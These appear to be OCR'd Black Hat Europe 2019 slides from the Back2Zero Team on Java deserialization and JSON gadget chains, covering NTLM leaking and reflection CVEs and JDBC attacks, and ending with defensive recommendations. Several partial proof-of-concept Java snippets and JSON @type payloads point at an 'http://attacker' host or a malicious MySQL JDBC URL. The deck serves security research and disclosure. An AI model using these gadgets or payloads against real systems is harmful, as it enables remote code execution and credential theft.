


Attack Scenarios

- Phishing
- Attack cloud service
- Bypass SSRF Defense
- Anti-Attack
- New gadget for Java deserialization




Java DataBase Connectivity



New exploit for Java Deserialization

Combine 3 vulnerabilities and lead to RCE

1. Trigger a HTTP Request by exploiting Deserialization vulnerability.
2. NTLM HASH Leaking vulnerability of URLConnection (CVE-2019-2426).
3. New technology to perform NTLM Reflection Attack (CVE-2019-1040).



Demo

New exploit for Java Deserialization

- **Deserialization vulnerability**
- **New Vectors**
  1. **URLConnection**
     - NTLM Leaking (CVE-2019-2426)
     - New Technology for NTLM Reflection Attack (CVE-2019-1040)
  2. **JDBC**
     - Mysql Driver RCE
     - NTLM Leaking vulnerability in JDBC Driver

Find new gadgets in 1 hour

New gadget for Java Deserialization

org/apache/commons/jxpath

javax/management/BadAttributeValueExpException.readObject(Ljava/io/ObjectInputStream;)V (1)

1. org/apache/commons/jxpath/ri/model/NodePointer.toString()Ljava/lang/String; (0)
2. org/apache/commons/jxpath/ri/model/NodePointer.asPath()Ljava/lang/String; (0)
3. org/apache/commons/jxpath/ri/model/container/ContainerPointer.isCollection()Z (0)
4. org/apache/commons/jxpath/util/ValueUtils.isCollection(Ljava/lang/Object;)Z (0)
5. org/apache/commons/jxpath/util/ValueUtils.getValue(Ljava/lang/Object;)Ljava/lang/Object; (0)
6. org/apache/commons/jxpath/xml/DocumentContainer.getValue()Ljava/lang/Object; (0)
7. java/net/URL.openStream()Ljava/io/InputStream; (0)

```
public class apacheCommonsJxpathPoc {
    public static void main(String[] args)throws Exception{
        Container DocumentContainerObj = Reflections.createWithoutConstructor(DocumentContainer.class);
        Reflections.setFieldValue(DocumentContainerObj, "xmlURL", new URL(“http://attacker"));
        ……
        ObjectSerialize(BadAttributeValueExpExceptionObject);
    }
}
```

New gadget for Java Deserialization

clojure/lang/ASeq

clojure/lang/Aseq.hashCode()I (0)

1. clojure/lang/Iterate.first()Ljava/lang/Object; (0)
2. clojure/core$partition_all$fn__7037$fn__7038.invoke(Ljava/lang/Object;)Ljava/lang/Object; (1)
3. clojure/java/io$fn__9524.invoke(Ljava/lang/Object;Ljava/lang/Object;)Ljava/lang/Object; (1)
4. clojure/java/io$fn__9524.invokeStatic(Ljava/lang/Object;Ljava/lang/Object;)Ljava/lang/Object; (0)
5. java/net/URL.openStream()Ljava/io/InputStream; (0)

```
public class clojurePoc {
    public static void main (String args[])throws Exception{

        java.net.URL url = new java.net.URL("http://attacker/");
        Object evilFn = new core$partition_all$fn__7037$fn__7038(fnArry,111L,new io$fn__9524());
        Object url1 = new URL("http://127.0.0.1:8081/com");
         ……
        return Gadgets.makeMap(model, null);
    }
```

New gadget for Java Deserialization

org/htmlparser

org/htmlparser/lexer/Page.readObject(Ljava/io/ObjectInputStream;)V (1)
1. java/net/URL.openConnection()Ljava/net/URLConnection; (0)

```
public class oagHtlmparserPoc {
    public static void main (String args[])throws Exception{
        Page p = new Page();
        p.setBaseUrl("http://attacker");
        p.setUrl("http://attacker");
        objectSerialize(p);
    }
}
```

JSON Attack

org.apache.commons.configuration

strict digraph {
1. "org.apache.commons.configuration.ConfigurationFactory:getConfiguration()"
2. "java.net.URL:openStream" [bgcolor=red];
}

```
{"@type":"org.apache.commons.configuration.ConfigurationFactory",
 "ConfigurationURL":
       “http://attacker”
}";
```

JSON Attack

ch.qos.logback.core

strict digraph {
1. "ch.qos.logback.core.db.DriverManagerConnectionSource:getConnection()"
2. "java.sql.DriverManager:getConnection" [bgcolor=red];

}

```
{"@type":"ch.qos.logback.core.db.DriverManagerConnectionSource",
 "url":
        "jdbc:mysql://attacker?
        queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&PNAME_autoDeserialize=true
"}";
```

Takeaways

- **New Attack Vectors**
  - URLConnection (CVE-2019-2426)
  - New attack surface of JDBC
- **New Technology for NTLM Reflection Attack**
  - CVE-2019-1040
- **New Gadgets for Java Deserialization Attack and Json Attack**

Recommendations

- **DevOps**
  - Do not deserialize untrusted data.
  - Do not send HTTP request to a untrusted Server (If the client on windows).
  - Do not connect to a untrusted database by JDBC.
  - Encrypt the serialized bytecode.

- **Security Researcher**
  - Careful audit Security Policy when using Blacklist. Try to use Whitelist to mitigate risk.
  - Fuzz your applications with these two vectors.
  - Static analysis can easily find JDBC vulnerabilities.


black hat
EUROPE 2019
DECEMBER 2-5, 2019
EXCEL LONDON, UK
Thanks for your attention!
Back2Zero Team
#BHEU @BLACK HAT EVENTS